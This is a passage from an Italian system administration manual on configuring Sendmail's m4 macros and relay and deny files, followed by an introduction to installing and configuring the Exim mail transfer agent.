Dalla macro '**`MAILER(smtp)`**' dipende la base del sistema di sicurezza contro gli utilizzi indesiderati del proprio servente SMTP. Infatti, è qui che vengono definite le istruzioni necessarie nel file '`.cf`' per impedire l'utilizzo da parte di nodi che non facciano parte della zona DNS di competenza. Cioè, quello che si vuole evitare è che un nodo diverso da quelli definiti nella zona per cui è stato previsto un record '**`MX`**', possa utilizzare il servente SMTP per raggiungere indirizzi al di fuori del sistema locale (si veda eventualmente quanto discusso nel capitolo precedente).

155.3.2.5 Macro FEATURE

FEATURE(*macro_da_includere*)

Attraverso la macro '**`FEATURE`**' si può definire il nome di una configurazione riferita a una particolarità che si vuole includere. Si ottiene in pratica l'inclusione di un file contenuto nella directory '`feature/`'.

Normalmente, questa macro viene utilizzata più volte all'interno del file di configurazione, ma questo preferibilmente prima di '**`MAILER`**'.

155.3.2.6 HACK

`HACK(` *macro_da_includere* `)`

Attraverso la macro '**HACK**' si può definire il nome di una configurazione riferita a una particolarità sperimentale che si vuole includere. Si ottiene in pratica l'inclusione di un file contenuto nella directory '`hack/`'.

Teoricamente, questa macro non dovrebbe essere utilizzata; in pratica succede spesso il contrario a causa delle esigenze di definire dei filtri aggiuntivi contro gli accessi indesiderati.

155.3.3 Esempio di una distribuzione GNU/Linux

A titolo di esempio, viene presentata la configurazione utilizzata dalla distribuzione GNU/Linux Red Hat 5.0, trattandosi precisamente del file '`cf/redhat.mc`'.

```
divert(-1)
include('../m4/cf.m4')
define('confDEF_USER_ID',''8:12'')
OSTYPE('linux')
undefine('UUCP_RELAY')
undefine('BITNET_RELAY')
FEATURE(redirect)
FEATURE(always_add_domain)
FEATURE(use_cw_file)
FEATURE(local_procmail)
MAILER(procmail)
MAILER(smtp)
HACK(check_mail3,'hash -a@JUNK /etc/mail/deny')
HACK(use_ip,'/etc/mail/ip_allow')
HACK(use_names,'/etc/mail/name_allow')
HACK(use_relayto,'/etc/mail/relay_allow')
HACK(check_rcpt4)
HACK(check_relay3)
```

La prima cosa che si osserva è che il file inizia con la macro '**divert(-1)**', senza commenti da eliminare e senza il consueto '**divert(0)**' successivo. In questo modo, dal momento che nessuna delle macro utilizzate dopo deve restituire qualcosa, si evita di terminare le varie macro con il solito '**dnl**'.

Per sicurezza, nel caso servisse, vengono cancellate le macro '**UUCP_RELAY**' e '**BITNET_RELAY**'.

Invece di utilizzare una macro '**DOMAIN**' vengono incluse direttamente le particolarità attraverso l'uso della macro '**FEATURE**'. In particolare viene definito quanto segue.

- '**FEATURE(redirect)**'

  Si tratta di una particolarità poco importante, con la quale si ottiene di emettere un avviso nel caso sia utilizzato un indirizzo di posta elettronica nella forma '*indirizzo_normale* **.REDIRECT**'. Si ottiene una segnalazione di errore in cui si invita a utilizzare la parte di indirizzo precedente a '**.REDIRECT**'.

- '**FEATURE(always_add_domain)**'

  Inserendo questa configurazione, si ottiene di aggiungere il nome di dominio all'utente destinatario quando questo non viene specificato esplicitamente.

- '**FEATURE(use_cw_file)**'

  In questo modo si ottiene di fare accettare a Sendmail l'identificazione del proprio nodo attraverso uno dei nomi elencati nel file '`/etc/sendmail.cw`'.

- '**FEATURE(local_procmail)**'

  Fa in modo di utilizzare '**procmail**' come sistema di consegna dei messaggi in ambito locale.

Le macro '**HACK**' inserite alla fine, sono state aggiunte per permettere una migliore gestione dei filtri di accesso al servizio di invio dei messaggi, comprendendo in questo anche la definizione di nodi per i quali il proprio servente SMTP può agire come relè.

Per la precisione, è consentito l'uso dei file descritti nelle sezioni seguenti.

155.3.3.1 /etc/mail/ip_allow

Si tratta di un file di testo contenente un elenco di indirizzi IP (uno per riga) riferiti a nodi particolari o a intere reti. A questi elaboratori viene consentito di utilizzare il servente SMTP come relè. Per esempio,

```
192.168.1.2
192.168.2
```

permette l'accesso al nodo 192.168.1.2 e a tutta la rete 192.168.2.

Questo file, al di fuori della configurazione particolare della distribuzione Red Hat, potrebbe chiamarsi '`/etc/mail/LocalIP`'.

155.3.3.2 /etc/mail/name_allow

Si tratta di un file di testo contenente un elenco di nomi di dominio (uno per riga) riferiti a nodi particolari o a tutti i nodi di un dominio particolare. A questi elaboratori viene consentito di utilizzare il servente SMTP come relè. Per esempio,

```
roggen.brot.dg
mehl.dg
```

permette l'accesso al nodo *roggen.brot.dg* e a tutto il dominio *mehl.dg*.

Questo file, al di fuori della configurazione particolare della distribuzione Red Hat, potrebbe chiamarsi '`/etc/mail/LocalNames`'.

155.3.3.3 /etc/mail/relay_allow

Si tratta di un file di testo contenente un elenco di indirizzi IP o di nomi di dominio (uno per riga) riferiti a nodi particolari o a tutti i nodi di una rete particolare o di un dominio. Questi indirizzi sono ammessi come destinatari di messaggi quando il servente SMTP viene utilizzato come relè. Per esempio,

```
192.168
roggen.brot.dg
mehl.dg
```

permette di inviare messaggi alla rete 192.168.*.*, al nodo *roggen.brot.dg* e a tutto il dominio *mehl.dg*, quando il servente SMTP funziona come relè.

Questo file, al di fuori della configurazione particolare della distribuzione GNU/Linux Red Hat, potrebbe chiamarsi '`/etc/mail/RelayTo`'.

155.3.3.4 /etc/mail/deny

Il file di testo '`/etc/mail/deny`' viene utilizzato per annotare un elenco di indirizzi di posta elettronica, nomi di dominio e indirizzi IP di mittenti indesiderati. A fianco di ogni indirizzo, separato da un carattere di tabulazione (*<HT>*), si indica il messaggio di errore che si vuole sia restituito all'MTA che ha contattato il servente per l'inoltro del messaggio.

Segue un esempio molto semplice di questo file.

```
spam@marameo.dg "Spiacente sig. Spam, non accettiamo messaggi da Lei."
spam.brot.dg    "Dal Vostro host non accettiamo email."
spammer.dg      "Non vogliamo spam, grazie."
192.168.13.13   "Dal Vostro host non accettiamo email."
192.168.17      "Non vogliamo spam, grazie."
```

Questo file non può essere usato così com'è; occorre generare un file adatto a Sendmail. Si utilizza in pratica il comando seguente:

```
# makemap -v hash /etc/mail/deny < /etc/mail/deny
```

Quello che si ottiene è il file '`/etc/mail/deny.db`'.

Exim: introduzione

In questo capitolo si introduce l'utilizzo di Exim, [1] un MTA che offre qualche piccolo vantaggio rispetto all'uso di Sendmail: è abbastanza compatibile con le consuetudini di questo ultimo; ha un sistema di configurazione meno criptico; è predisposto per IPv6; quando possibile utilizza processi senza i privilegi dell'utente '**`root`**', in modo da lasciare meno occasioni alle aggressioni.

156.1 Compatibilità con Sendmail e differenze importanti

Exim è compatibile con Sendmail per tutti quegli aspetti che coinvolgono gli utenti comuni e anche per ciò che riguarda gli amministratori che non hanno o non desiderano avere conoscenze troppo approfondite sulla gestione della posta elettronica. Questa compatibilità riguarda tre punti fondamentali: il file '`/etc/aliases`', i file '`~/.forward`' e un collegamento che simula la presenza dell'eseguibile '**`sendmail`**'. Per di più, l'eseguibile '**`exim`**' accetta buona parte delle opzioni standard di '**`sendmail`**', in modo da permettere il funzionamento di programmi come Mailx, o il funzionamento di script che si affidano alla presenza dell'eseguibile '**`sendmail`**'.

I file '`/etc/aliases`' e '`~/.forward`' si comportano in modo quasi identico rispetto a quando è in funzione Sendmail. In particolare, con '`~/.forward`' si possono usare anche delle estensioni.

Un'eccezione, rispetto alla compatibilità di questi file, riguarda l'indicazione di pipeline. Con Sendmail, si presume che il comando sia elaborato da una shell; con Exim, no. Di conseguenza, i comandi interni di questa non sono accessibili. Si osservino gli esempi seguenti, riferiti al contenuto del file '`/etc/aliases`': si tratta della stessa pipeline a cui vengono ridiretti i messaggi giunti per l'utente ipotetico, denominato '**`lista-pippo`**'.

```
# con Sendmail
lista-pippo:  "| exec /home/liste/bin/ricezione-messaggi lista-pippo"
```

```
# con Sendmail senza exec
lista-pippo:  "| /home/liste/bin/ricezione-messaggi lista-pippo"
```

```
# con Exim non si può usare exec che è un comando interno di shell
lista-pippo:  "| /home/liste/bin/ricezione-messaggi lista-pippo"
```

```
# con Exim, avviando prima una shell e quindi il comando
lista-pippo:  "| /bin/sh -c '/home/liste/bin/ricezione-messaggi lista-pippo'"
```

Se si deve inserire una pipeline in un file '`~/.forward`', vale lo stesso ragionamento, con la differenza che qui non si mette più l'indicazione del destinatario perché è implicita (ma questo vale anche per Sendmail).

> Il primo vantaggio che si osserva rispetto a Sendmail è che il file '`/etc/aliases`' non deve essere «ricompilato» attraverso '**`newaliases`**': basta modificarlo e non occorre nemmeno riavviare il servizio perché viene riletto ogni volta dal sistema di consegna locale.

Se nel file '`~/.forward`' si inserisce un indirizzo che crea un circolo senza fine, come per esempio quando si indica lo stesso indirizzo dell'utente per il quale è stato creato il file, i messaggi vengono consegnati presso quello stesso recapito, invece di ignorarli semplicemente.

[1] **Exim** GNU GPL

I permessi del file '`~/.forward`' non possono concedere la scrittura al gruppo e al resto degli utenti. Questo particolare va considerato quando si utilizza una maschera dei permessi pari a 002_8 (è così, solitamente, quando si usano i gruppi privati), che tende a concedere la scrittura al gruppo in modo predefinito.

Come già accennato, Exim fornisce un collegamento denominato '**`sendmail`**', per favorire il funzionamento dei programmi che dipendono dalla presenza di questo; inoltre, offre il collegamento '**`mailq`**', come fa Sendmail, per permettere la verifica dei messaggi in coda.

156.2 Installazione

L'installazione di Exim può costituire un problema se non si parte da un pacchetto già predisposto per la propria distribuzione GNU; quindi è decisamente preferibile cercare un tale pacchetto già pronto. Purtroppo, in certi casi, anche questo non basta: occorre preparare qualcosa prima, forse è necessario definire la configurazione; infine occorre fare delle sistemazioni finali dopo alcune prove di verifica.

156.2.1 Utente specifico

Quando possibile, se la configurazione lo consente, Exim cerca di avviare processi con privilegi inferiori a quelli dell'utente '**`root`**'. Per esempio, la consegna locale della posta avviene normalmente con un processo che utilizza i privilegi dell'utente destinatario. In tutte le altre circostanze, si può stabilire un utente e un gruppo che Exim deve utilizzare: nei sistemi che utilizzano i gruppi privati (un gruppo per ogni utente), si potrebbe creare l'utente e il gruppo '**`exim`**'; negli altri sistemi, può essere conveniente creare solo l'utente '**`exim`**', a cui abbinare il gruppo '**`mail`**'.

Pertanto, la prima cosa da fare è la creazione di questo utente ed eventualmente del gruppo corrispondente (se non è già previsto, o se si utilizzano i gruppi privati). Nel file '`/etc/passwd`' potrebbe apparire una riga come quella seguente, dove il numero GID 12 è inteso corrispondere a '**`mail`**'.

```
exim:*:501:12:Exim mailer:/:
```

Se si usano i gruppi privati, si potrebbero avere i record seguenti, rispettivamente nei file '`/etc/passwd`' e '`/etc/group`'.

```
exim:*:501:501:Exim mailer:/:
```

```
exim:x:501:
```

In ogni caso, come si è visto, è importante che l'accesso sia impossibile, cosa che si ottiene con l'asterisco nel campo della parola d'ordine.

156.2.2 /etc/aliases

Dopo l'installazione di Exim, si può fare in modo di recuperare il vecchio '`/etc/aliases`', se c'era, oppure se ne deve creare uno nuovo. Per il momento, fino a che non è stata vista la configurazione di Exim, è meglio lasciare stare gli alias che si traducono in file o in pipeline.

Exim può essere configurato per utilizzare un file diverso da '`/etc/aliases`' con questo stesso scopo, ma in generale dovrebbe essere conveniente mantenere la vecchia convenzione. In ogni caso, Exim ha bisogno della definizione di alcuni alias indispensabili: in generale, Exim non permette la consegna di messaggi direttamente all'utente '**`root`**', quindi è necessario definire chi

sia l'utente corrispondente che deve ricevere la posta diretta a '**root**'. Di seguito viene mostrato un esempio che dovrebbe andare bene in molte piattaforme GNU: l'alias di '**root**' deve essere modificato opportunamente.

```
# Obbligatori
MAILER-DAEMON:  postmaster
abuse:          postmaster
postmaster:     root

# Ridirezione per evitare trucchi con gli utenti speciali di sistema.
bin:            root
daemon:         root
adm:            root
lp:             root
sync:           root
shutdown:       root
halt:           root
mail:           root
news:           root
uucp:           root
operator:       root
games:          root
gopher:         root
ftp:            root
nobody:         root
postgres:       root
exim:           root

# Chi è root (modificare in base alla realtà del proprio sistema)
#root:          daniele
```

156.2.3 ~/.forward

Anche la gestione dei file '`~/.forward`' può essere controllata (e stravolta) attraverso la configurazione di Exim; tuttavia, se si desidera mantenere le consuetudini, si possono recuperare questi file che gli utenti potrebbero avere già utilizzato con Sendmail. Valgono naturalmente le stesse riserve già espresse in riferimento a destinatari costituiti da file o da pipeline.

In ogni caso, perché tali file '`~/.forward`' possano essere accettati da Exim, occorre che siano assenti i permessi di scrittura per il gruppo e per gli altri utenti. Utilizzando la shell Bash, si potrebbe usare un comando come quello seguente:

```
# find /home -name .forward -exec chmod go-w \{\} \;
```

156.2.4 Directory di destinazione dei messaggi locali

Sendmail utilizza una directory comune a tutti gli utenti per inserirvi i file contenenti i messaggi di questi, quando giungono a destinazione. In passato si è trattato di '`/var/spool/mail/`' e attualmente dovrebbe essere '`/var/mail/`', per conformità con lo standard FHS (capitolo 72). Exim può funzionare nello stesso modo, oppure può consegnare i messaggi direttamente nelle directory personali degli utenti. In generale, qualunque sia la scelta, è necessario che la variabile di ambiente '**MAIL**' contenga il percorso assoluto per raggiungere il file di destinazione, in modo che i programmi di lettura della posta vi si possano adeguare. Questo lo si fa normalmente nella definizione del profilo della shell personale.

Per esempio, se si utilizza la shell Bash, il file '`/etc/profile`' potrebbe contenere le righe seguenti per indicare che i file dei messaggi si trovano nella directory '`/var/mail/`'.

```
MAIL="/var/mail/$USER"
export MAIL
```

Nel caso la posta venisse consegnata nel file '`~/Messaggi`' della directory personale di ogni utente, l'istruzione per definire la variabile '**`MAIL`**' potrebbe essere la seguente:

```
MAIL="$HOME/Messaggi"
export MAIL
```

Infine, si deve tenere presente che Exim utilizza i privilegi dell'utente destinatario per aprire i file di destinazione, per cui i premessi della directory devono essere regolati convenientemente. Il problema si pone quando si usa la directory '`/var/mail/`', o un'altra simile, per tutti i file di destinazione: è necessario che sia attribuita a questa directory la modalità 1777_8. Infatti, l'attivazione del bit Sticky, permette il blocco dei file (*lock*). Se non si ha l'accortezza di sistemare questo particolare, la posta elettronica non può essere consegnata.

```
# chmod 1777 /var/mail
```

156.3 Configurazione

La configurazione di Exim è più semplice di Sendmail, ma resta comunque una cosa piuttosto delicata, dati i problemi che sono coinvolti nella gestione della posta elettronica. Alla fine di questo gruppo di sezioni viene mostrato un esempio completo di configurazione che dovrebbe funzionare correttamente nella maggior parte delle situazioni.

La documentazione di Exim è voluminosa e abbastanza dettagliata. Questo è un fatto positivo; purtroppo occorre dedicarvi un po' di tempo per la sua lettura. Se si desidera utilizzare Exim a livello professionale, ciò diventa necessario.

Il file di configurazione di Exim, volendo seguire lo standard dei sistemi GNU (e non solo di quelli), dovrebbe trovarsi nella directory '`/etc/`'. In pratica però, potrebbe non essere così. Una volta installato il pacchetto di Exim, occorre cercare il file di configurazione.

> Il file di configurazione deve appartenere all'utente '**`root`**', oppure all'utente specificato in fase di compilazione dei sorgenti di Exim, attraverso l'opzione '**`EXIM_UID`**'; inoltre non può essere accessibile in scrittura dal gruppo né dagli altri utenti.

Quando si avvia Exim, se il file di configurazione contiene errori sintattici, viene emesso un messaggio di errore attraverso lo standard error, specificando anche la riga in cui questo si trova. Dopo tale segnalazione, Exim termina di funzionare, per cui il servizio non viene avviato.

156.3.1 Struttura

Il file di configurazione si divide in sei parti che devono apparire nell'ordine previsto. Ognuna di queste termina con la parola chiave '**`end`**', posta da sola in una riga. Le varie parti sono elencate di seguito.

1. Configurazione principale. Si tratta di direttive in cui si assegnano dei valori a delle opzioni di funzionamento.

2. Configurazione dei driver di trasporto. Si tratta della definizione dei meccanismi attraverso cui i messaggi vengono recapitati alla destinazione, copiandoli all'interno dei file, o inserendoli nelle pipeline.

3. Configurazione dei driver di direzione (*director*). Si tratta dei processi di consegna all'interno dei domini locali, cosa che include la gestione degli alias e del proseguimento dei messaggi (*forward*).

4. Configurazione dei driver di instradamento. Si tratta dei processi di consegna a destinazioni remote, ovvero, quelle destinazioni che non sono classificate come appartenenti ai domini locali.

5. Configurazione delle regole per i tentativi ripetuti (*retry*).

6. Configurazione delle regole di riscrittura. Si tratta della definizione di modifiche sistematiche a elementi dell'intestazione dei messaggi.

In ogni parte della configurazione possono apparire dei commenti; questi sono introdotti dal simbolo '`#`' all'inizio della riga e conclusi dalla fine della riga stessa. Non sono ammessi commenti alla fine delle direttive; in pratica, i commenti possono apparire solo su righe apposite. Inoltre, le righe bianche e quelle vuote vengono ignorate come di consueto.

156.3.2 Elementi comuni

Prima di affrontare la descrizione di alcune direttive importanti che possono essere usate nel file di configurazione, conviene conoscere alcune convenzioni comuni, o direttive particolari che coinvolgono tutto l'insieme della configurazione.

156.3.2.1 Macro

All'interno della prima parte del file di configurazione, quella che riguarda le definizioni generali, è possibile inserire delle direttive che dichiarano delle macro. Queste si distinguono perché devono avere l'iniziale maiuscola. In generale, per convenzione comune derivante da altri linguaggi di programmazione, le macro si dichiarano con nomi composti esclusivamente da lettere maiuscole.

nome = *valore_da_sostituire*

Il nome può essere composto da lettere, numeri e dal trattino basso ('`_`'); inoltre, come accennato, la prima lettera deve essere maiuscola. Il valore che si abbina a questo nome, è tutto ciò che appare dopo il simbolo '**`=`**', escludendo eventuali spazi iniziali, fino alla fine della riga.

156.3.2.2 Assegnamento

In molti punti del file di configurazione si usano delle direttive che rappresentano in pratica l'assegnamento di un valore a una sorta di variabile. La sintassi è semplice e intuitiva.

nome = *valore*

La differenza rispetto alla dichiarazione di macro sta nel fatto che i nomi utilizzati in questo caso sono prestabiliti e non iniziano mai con una lettera maiuscola.

156.3.2.3 Valori booleani

Quando una variabile è fatta per definire l'attivazione o la disattivazione di qualcosa, può ricevere solo i valori *Vero* o *Falso*, espressi attraverso le solite parole chiave: '**`true`**' o '**`yes`**' rappresenta il valore *Vero*; '**`false`**' o '**`no`**' rappresenta il valore *Falso*.

In particolare, in presenza di variabili di questo tipo, è possibile fare a meno di indicare espressamente l'assegnamento, lasciando intuire il valore predefinito derivante dal nome della variabile. In generale, comunque, sarebbe bene esplicitare l'intenzione, se si vogliono utilizzare tali variabili.

156.3.2.4 Interi

I numeri interi possono essere annotati utilizzando diverse basi di numerazione:

- un numero che inizia con il prefisso 0x... viene inteso essere espresso in base esadecimale;
- un numero che inizia con uno zero viene inteso essere espresso in base ottale;
- un numero che inizia con una cifra diversa da zero viene inteso essere espresso in base decimale.

Tali numeri interi possono essere seguiti dalla lettera '**`K`**' (maiuscola) o dalla lettera '**`M`**', intendendo esprimere un multiplo di 1 024, o di 1 024*1 024 rispettivamente (kibi e mebi delle convenzioni che si usano in informatica).

156.3.2.5 Numeri con parte decimale

Un numero contenente una parte decimale può essere espresso solo utilizzando la numerazione a base 10 (base decimale), indicando le cifre della parte frazionaria dopo un punto. Sono consentite un massimo di tre cifre decimali dopo la parte intera.

156.3.2.6 Intervalli orari

Le indicazioni di valori riferiti a intervalli orari (periodi di tempo), fanno uso di una serie di suffissi che descrivono il significato del numero che li precede.

- '**`s`**' secondi;
- '**`m`**' minuti;
- '**`h`**' ore;
- '**`d`**' giorni;
- '**`w`**' settimane.

Per esempio, il valore '**`3h45m`**' rappresenta 3 ore e 45 minuti. Questo formato di rappresentazione viene usato anche nell'output.

156.3.2.7 Stringhe

Le stringhe possono essere rappresentate con o senza apici doppi di delimitazione. L'utilizzo o meno di tale delimitazione ha delle conseguenze diverse.

Le stringhe non delimitate sono rappresentate da tutto ciò che appare dopo il simbolo '**`=`**' utilizzato nell'assegnamento, letteralmente, escludendo eventuali spazi iniziali, continuando fino alla fine della riga. Ciò significa in pratica che una stringa di questo tipo non può continuare nella riga successiva.

Si utilizzano le stringhe delimitate tutte le volte in cui occorre rappresentare qualcosa di particolare, come dei caratteri speciali, attraverso il prefisso '`\`' che assume il ruolo di carattere di escape, oppure quando è necessario continuare la stringa nella riga successiva.

La tabella 156.1 mostra l'uso di queste sequenze di escape ottenute con la barra obliqua inversa.

Tabella 156.1. Elenco delle sequenze di escape utilizzabili all'interno delle stringhe delimitate da apici doppi.

Simbolo	Significato
\\	Rappresenta una barra obliqua inversa singola.
\n	Il carattere <*NL*>.
\r	Il carattere <*CR*>.
\t	Una tabulazione orizzontale (<*HT*>).
n_ottale	Identifica un carattere attraverso il suo numero ottale.
\x*n_esadecimale*	Identifica un carattere attraverso il suo numero esadecimale.

Inoltre, una barra obliqua inversa posta alla fine della riga, subito prima del codice di interruzione di riga, rappresenta la continuazione della stringa nella riga successiva, eliminando gli spazi iniziali aggiunti nella riga successiva.

Se si utilizza una barra obliqua inversa davanti a un carattere con il quale non forma alcuna sequenza di escape prevista, si conferma semplicemente il carattere successivo alla barra. Dal momento che all'interno delle stringhe possono essere usati altri simboli con significati speciali, si può usare la barra obliqua inversa per dare loro un significato puramente letterale.

156.3.2.8 Elenchi di stringhe

In situazioni determinate si può indicare un elenco di stringhe. La rappresentazione di tali elenchi avviene di fatto in una sola stringa, i cui elementi sono separati attraverso due punti verticali ('`:`'). Per esempio, '**`uno:due:tre`**' è un elenco composto dalle sottostringhe '**`uno`**', '**`due`**' e '**`tre`**'. È importante sapere subito che attorno ai due punti verticali, possono essere inseriti degli spazi, che poi vengono eliminati dalle sottostringhe; quindi, tornando all'esempio già presentato, sarebbe stata esattamente la stessa cosa scrivere '**`uno: due :tre`**'

A seconda delle esigenze, tali elenchi possono essere racchiusi globalmente attraverso gli apici doppi delle stringhe normali, oppure possono farne senza, con le stesse considerazioni già fatte su questo argomento.

Da quanto descritto, si intende che i due punti verticali abbiano un significato speciale, per cui non possono essere usati per altri scopi, a meno che questi appaiano in coppia ('`::`'), perché in tal caso rappresentano esattamente due punti verticali testuali.

Gli elenchi di stringhe vengono usati per rappresentare vari tipi di informazioni, per i quali si distinguono una serie di particolari che possono essere molto utili per una configurazione efficace di Exim. Qui viene trascurata la descrizione di queste indicazioni, che possono essere approfondite leggendo la documentazione originale.

156.3.2.9 Espansione delle stringhe

All'interno delle stringhe possono essere inseriti degli elementi che vengono sostituiti in qualche modo, in base a ciò che questi rappresentano. Per identificare tali elementi si utilizza il simbolo dollaro ('**`$`**') seguito da un nome, che eventualmente può anche essere racchiuso tra parentesi graffe, in caso si temano delle ambiguità.

$*nome_di_variabile* | ${*nome_di_variabile*}

Esistono poi una serie di operazioni che possono essere compiute attraverso l'operatore di sostituzione (il dollaro), che qui non vengono descritte.

> Nel caso si debba inserire il simbolo '**$**' in una stringa con un significato letterale, occorre indicare '**\$**' se si tratta di una stringa non delimitata, oppure '**\\$**' se si tratta di una stringa delimitata (incoerente, ma è così).

156.3.2.10 Espressioni regolari

In alcune situazioni, le stringhe possono servire a esprimere delle espressioni regolari. Tali espressioni regolari si distinguono per il fatto che iniziano con l'accento circonflesso ('**^**') e possono terminare o meno con il simbolo dollaro, che in tal caso rappresenta la fine della stringa con cui avviene il confronto.

Le regole per la realizzazione di tali espressioni regolari sono simili a quelle di Perl 5, facendo attenzione però alle barre oblique inverse, che se si trovano racchiuse tra apici doppi, devono essere raddoppiate.

156.3.3 Configurazione principale

La prima parte del file di configurazione, fino al primo '**end**', riguarda la definizione delle opzioni principali. Come è già stato accennato, è in questa parte che possono essere create delle macro; la loro definizione si distingue in quanto i nomi di queste devono iniziare con una lettera maiuscola.

Questa parte della configurazione è la più semplice, perché richiede solo l'assegnamento di qualche valore a delle variabili prestabilite. L'elenco di tali variabili è molto lungo, ma in ogni caso, è sufficiente definire gli assegnamenti riferiti alle opzioni che si vogliono modificare rispetto a quanto risulta predefinito.

Directory	Descrizione
`exim_path =` *percorso_assoluto_di_exim*	Permette di specificare il percorso assoluto dell'eseguibile '**exim**'. Questa informazione serve quando la collocazione del programma non corrisponde all'informazione indicata in fase di compilazione. La conoscenza di tale percorso serve a Exim quando deve avviare una copia di se stesso.
`host_lookup =` *indirizzo_ip*/*n_bit_maschera*	Permette di definire un gruppo di indirizzi per i quali verificare sempre il nome attraverso il DNS. Generalmente, viene assegnato '*****' che rappresenta ogni indirizzo possibile.

Directory	Descrizione
`local_domains =` *nome_locale* [`:`*nome_locale*]...	Permette di definire i nomi di dominio completo che fanno capo al sistema locale, per i quali la posta elettronica viene consegnata localmente, senza attivare una connessione SMTP. In pratica, consente di definire anche i domini virtuali che fanno capo allo stesso nodo locale. Come si vede dalla sintassi, si tratta di un elenco di stringhe, separato attraverso due punti verticali. Dovrebbe essere conveniente indicare sempre almeno i domini *`localhost`* e *`localhost.localdomain`*, nell'ipotesi che qualcuno usi indirizzi del tipo *`tizio@localhost`*, per quanto ciò possa sembrare strano assurdo.
`local_domains_include_host =` {`true`|`false`}	Attivando questa opzione ('**`true`**'), si fa in modo che il nome del nodo locale ottenuto dal sistema operativo, venga incluso automaticamente nell'elenco di domini locali ('**`local_domains`**').
`log_level =` *n_livello*	Permette di definire il livello di dettaglio per le informazioni memorizzate nei file delle registrazioni. Il valore zero corrisponde al minimo; valori superiori aumentano le informazioni (sei dovrebbe essere il valore che genera la massima quantità di notizie). Se questa opzione non viene dichiarata, il livello predefinito è cinque.
`message_size_limit =` *dimensione*	Permette di fissare un tetto massimo alla dimensione dei messaggi in transito. Qui si usano normalmente i moltiplicatori '**`K`**' o '**`M`**'.
`never_users =` *utente* [`:`*utente*]...	Permette di escludere il recapito di messaggi a utenti determinati, a meno che sia stato specificato un alias adatto nel file '`/etc/aliases`'. In pratica, serve per indicare l'elenco degli utenti di sistema, a cominciare da '**`root`**', che non possono o non dovrebbero ricevere posta.
`primary_hostname =` *nome_canonico*	Permette di definire esplicitamente il nome canonico primario del nodo locale. Se non viene specificata questa opzione, tale nome viene ottenuto dal sistema operativo, attraverso la funzione '**`uname()`**'.
`relay_domains =` *nome_di_dominio* [`:`*nome_di_dominio*]...	Permette di elencare i domini per i quali si consente al servente di funzionare come relè.

Directory	Descrizione
`relay_domains_include_local_mx = {true|false}`	Attivando l'opzione, si fa in modo di consentire la funzionalità di relè verso i domini che, secondo il DNS, dovrebbero essere serviti dal nodo locale. In pratica, si fa in modo di seguire la configurazione definita attraverso il DNS, con i record '**`MX`**', con cui si stabilisce che tale servente SMTP si deve occupare della consegna presso quei domini, accettando messaggi provenienti da qualunque dominio esterno.
`host_accept_relay =` *host* [: *host*]...	Permette di definire a quali nodi è consentito usare il servente locale in qualità di relè.
`spool_directory =` *directory*	Definisce il percorso della directory usata come coda dei messaggi da Exim. Generalmente potrebbe trattarsi di '`/var/spool/exim/`', che poi si articola ulteriormente.
`trusted_users =` *utente_fidato* [: *utente_fidato*]... `trusted_groups =` *gruppo_fidato* [: *gruppo_fidato*]...	Definisce quali processi possono passare messaggi a Exim, specificando il mittente attraverso l'opzione '**`-f`**' della riga di comando. Tali processi sono accettati in quanto avviati con i privilegi dell'utente o del gruppo indicati. Se non viene specificata alcuna di queste due opzioni, ciò può essere fatto solo da un processo con i privilegi dell'utente '**`root`**'. Solitamente si definisce in questo modo l'utente '**`exim`**' (senza indicare alcun gruppo); potrebbe essere conveniente aggiungere altri utenti nel caso si vogliano gestire delle liste (*mailing-list*) con caratteristiche particolari.

156.3.4 Configurazione dei driver

La seconda, la terza e la quarta parte del file di configurazione sono dedicate alla definizione delle istanze dei driver di trasporto, di direzione (*director*) e di instradamento.

In queste parti, le direttive del file di configurazione sono suddivise a gruppetti, ognuno riferito alla definizione di un'istanza particolare. In pratica, appare la dichiarazione del nome dell'istanza che termina con due punti verticali, seguita da una riga contenente la dichiarazione del driver di riferimento, oltre a una serie di altre righe opzionali contenenti le impostazioni che gli si devono applicare (quando quelle predefinite non vanno bene).

```
nome_di_istanza_del_driver :
        driver = nome_del_driver
        [direttiva_di_opzione]
        [direttiva_di_opzione]
        ...
```

Le opzioni che possono essere indicate, si distinguono in generiche e private. Le opzioni generiche possono essere utilizzate con tutti i driver di uno stesso tipo (trasporto, direzione, instrada-

mento), mentre quelle private si riferiscono solo a driver particolari. La direttiva che definisce il driver è un'opzione generica, che deve essere posta all'inizio, come mostra lo schema sintattico.

In passato, nelle prime versioni di Exim, era necessario separare le opzioni con una virgola, mettendo prima le opzioni generiche e dopo quelle specifiche; inoltre, il passaggio da opzioni generiche a opzioni specifiche doveva essere segnalato con un punto e virgola. Attualmente, queste restrizioni non esistono più e non è richiesta l'indicazione di virgole o punti e virgola. Tuttavia, l'informazione viene riportata a spiegazione del motivo per il quale diversi esempi di configurazione in circolazione hanno ancora queste virgole e questi punti e virgola, qua e là, senza un motivo apparente.

A titolo di esempio vengono mostrate e descritte un paio di dichiarazioni significative, che appaiono anche nell'esempio completo mostrato più avanti.

```
local_delivery:
  driver = appendfile
  file = /var/mail/${local_part}
```

Nella configurazione del trasporto, definisce l'istanza '**`local_delivery`**' del driver '**`appendfile`**'. Dal nome si intende che si tratta del trasporto che si deve occupare di consegnare localmente la posta elettronica.

Attraverso il driver '**`appendfile`**' si ottiene di aggiungere i messaggi a un file già esistente, specificato attraverso l'opzione '**`file`**': in questo caso si tratta di '**`/var/mail/${local_part}`**', che in pratica si espande in un file denominato come l'utente che deve riceverlo, collocato nella directory '`/var/mail/`'.[2]

```
localuser:
  driver = localuser
  transport = local_delivery
```

Questo esempio fa riferimento alla configurazione del sistema di direzione; il nome dell'istanza è lo stesso di quello del driver, ma si tratta di cose differenti. Si può osservare la dichiarazione del trasporto utilizzato: '**`local_delivery`**', cioè il tipo di trasporto (l'istanza) già vista nell'esempio precedente.

156.3.5 Configurazione dei tentativi ripetuti

La penultima parte del file di configurazione, serve a definire il modo in cui scandire la ripetizione dei tentativi di invio (o di consegna) della posta. Ciò permette di distinguere il comportamento in base al dominio di destinazione e al tipo di errore che ha impedito la consegna del messaggio. Generalmente si trova già un esempio generico sufficiente.

> Gli intervalli con cui vengono ripetuti i tentativi, devono tenere conto della frequenza con cui viene riavviato il processo di scansione della coda. Per esempio, se viene avviato '**`exim`**' con l'opzione '**`-q30m`**', che, come verrà descritto, richiede il controllo della coda ogni 30 minuti, è poco sensato specificare nella configurazione intervalli inferiori, perché non potrebbero essere rispettati.

[2] La directory in questione deve avere i permessi 1777_8, altrimenti non può funzionare il sistema di blocco dei file (*lock*) e in pratica i messaggi non vengono recapitati.

156.3.6 Configurazione della riscrittura degli indirizzi

